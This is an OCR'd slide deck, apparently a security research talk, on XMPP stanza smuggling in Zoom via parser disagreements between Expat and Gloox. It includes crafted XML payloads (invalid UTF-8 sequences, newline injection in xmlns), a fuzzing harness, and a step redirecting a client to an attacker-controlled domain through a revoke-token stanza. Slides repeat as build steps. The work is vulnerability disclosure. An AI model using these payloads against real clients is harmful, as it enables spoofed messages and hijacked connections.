U+0080	U+07FF	110xxxxx	10xxxxxx		
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+10000	[nb 2]U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

- 1-byte, 2-byte, 3-byte and 4-byte character sequences

Image source: https://en.wikipedia.org/wiki/UTF-8

Example bug #1: UTF-8 encoding




Code point <-> UTF-8 conversion

First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx			
U+0080	U+07FF	110xxxxx	10xxxxxx		
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+10000	[nb 2]U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

- 1-byte, 2-byte, 3-byte and 4-byte character sequences
- E.g. `0xEB` = `11101011b` is a start of a 3-byte character sequence

Image source: https://en.wikipedia.org/wiki/UTF-8

Example bug #1: UTF-8 encoding



Code point <-> UTF-8 conversion

First code point	Last code point	Byte 1	Byte 2	Byte 3	Byte 4
U+0000	U+007F	0xxxxxxx			
U+0080	U+07FF	110xxxxx	10xxxxxx		
U+0800	U+FFFF	1110xxxx	10xxxxxx	10xxxxxx	
U+10000	[nb 2]U+10FFFF	11110xxx	10xxxxxx	10xxxxxx	10xxxxxx

- `0xEB 0x3C 0x3E` is an invalid sequence (2nd and 3rd byte must have the high bit set)

`11101011 00111100 00111110`

Image source: https://en.wikipedia.org/wiki/UTF-8

Example bug #1: UTF-8 encoding

- Expat parser: `0xEB 0x3C 0x3E` is a single 3-byte character
- Gloox parser: 0xEB 0x3C 0x3D are 3 characters

💣

Example bug #1: UTF-8 encoding

- Expat parser: `0xEB 0x3C 0x3E` is a single 3-byte character
- Gloox parser: `0xEB` `0x3C` `0x3D` are 3 characters

- What about

  `<foo0xEB><bar>`
- Expat: I see a single tag `"foo0xEB><bar"`

  `<foo0xEB><bar>`
- Gloox: I see two tags, `"foo0xEB"` and `"bar"`

  `<foo0xEB><bar>`

Example bug #1: UTF-8 encoding

Full exploit: `<aaa0xEB/>0xEB<?0xEB ?/><xml><iq>...</iq></xml>`

`Expat: <aaa0xEB/>0xEB<?0xEB ?/><xml><iq>...</iq></xml>`

`Gloox: <aaa0xEB/>0xEB<?0xEB ?/><xml><iq>...</iq></xml>`

Abuses the fact that `<?xml ?>` or `<?foo ?><xml>` reset Gloox parser state

Example bug #2: Expat namespace separator

Ejabberd / fast_xml uses Expat like so:

```
state->parser = XML_ParserCreate_MM("UTF-8", &ms, "\n");
XML_SetReturnNSTriplet(state->parser, 1);
```

Example bug #2: Expat namespace separator

Ejabberd / fast_xml uses Expat like so:

```
state->parser = XML_ParserCreate_MM("UTF-8", &ms, "\n");
XML_SetReturnNSTriplet(state->parser, 1);
```

What’s this?

Example bug #2: Expat namespace separator

Example:

```
<tag xmlns=”namespace”>
```

User receives: `namespace\ntag`

With prefixes:

```
<prefix:tag xmlns:prefix=”namespace”>
```

User receives: `namespace\ntag\nprefix`

Example bug #2: Expat namespace separator

What if:

```
<foo xmlns=”bar&#x0A;baz”>
```


Result: `bar\nbaz\nfoo`

Example bug #2: Expat namespace separator

What if:

```
<foo xmlns=”bar&#x0A;baz”>
```

Result: `bar\nbaz\nfoo`



Namespace

Tag name

Prefix


User has no way of differentiating a triplet from namespace containing a separator

Example bug #2: Expat namespace separator

What if:

```
<foo xmlns=”bar&#x0A;baz&#x3C;xml&#x3E;”>
```

Result: `bar\nbaz<xml>\nfoo`



Namespace

Tag name

Prefix

Can inject arbitrary characters in tag name. Malformed name gets output when an element is serialized


Finding stanza smuggling issues

- Black box testing
- Code review


Finding stanza smuggling issues

- Black box testing
- Code review
- Fuzzing

How to fuzz this?



How to fuzz this?



Fuzzing harness for the Zoom pipeline

```
void ProcessSample(const char *data, size_t size) {
  string message(data, size);
  message = string("<message>") + message + string("</message>");

  std::string reparsed;
  if(!fastxml_reparse(message.data(), message.size(), &reparsed))
    return;

  gloox::TagHandler th;
  gloox::Parser gloox_parser(&th);
  int gloox_ret = gloox_parser.feed(reparsed);
  if(gloox_ret >= 0) {
    crash[0] = 1;
  }
}
```


Fuzzing

- I used Jackalope (https://github.com/googleprojectzero/Jackalope)
- Coverage feedback is important

Fuzzing

- I used Jackalope (https://github.com/googleprojectzero/Jackalope)
- Coverage feedback is important
  - My initial corpus didn't contain sequences like `&#xA;`
  - Neither contained property names like `xmlns`

Exploiting stanza smuggling



Ivan Fratric 💙💛

@ifsecure

When you only find the first bug in a chain

10:45 AM · Jan 17, 2022 · Twitter Web App


Exploiting stanza smuggling

- Message spoofing

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server

From XMPP core spec:



4.9.3.19. see-other-host

The server will not provide service to the initiating entity but is redirecting traffic to another host under the administrative control of the same service provider.

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server
  - Custom implementations
    - Custom `<error>` stanza (Zoom)
    - Other custom stanzas, e.g. `<redir>` (Kik Messenger)

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server
- Custom XMPP extensions
    - Zoom defines >50 custom extensions

Exploiting stanza smuggling

- Message spoofing
- Redirect the connection to another server
- Custom XMPP extensions
- Otherwise unreachable memory corruption issues
  - From pwn2own 2021 Zoom writeup: “**While a client only expects this stanza from the server, it is possible to send it from a different user account.**”

Source: https://sector7.computest.nl/post/2021-08-zoom/

Exploiting Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Exploiting Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Q: What if we put a domain we control here?

Exploiting Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Q: What if we put a domain we control here?

A: We get a HTTP POST request for `/clusterswitch` 🤔

Exploiting Zoom

A custom change in Gloox `<stream:error>` stanza processing

```
<stream:error><revoke-token reason='1'
web-domain='...'></revoke-token></stream:error>
```

Q: What if we put a domain we control here?

A: We get a HTTP POST request for `/clusterswitch` 🤔

Let’s proxy it! (mitmproxy in reverse proxy mode)


Exploiting Zoom


```
27 {
 1: us04xmpp1.zoom.us
 2: us04gateway.zoom.us
 3: us04gateway-s.zoom.us
 4: us04file.zoom.us
 5: us04xmpp1.zoom.us
 6: us04xmpp1.zoom.us
 7: us05polling.zoom.us
 8: us05log.zoom.us
 10: us04file-ia.zoom.us
 11: us04as.zoom.us
 12: us05web.zoom.us
 …
 23: zmail.asynccomm.zoom.us
}
```

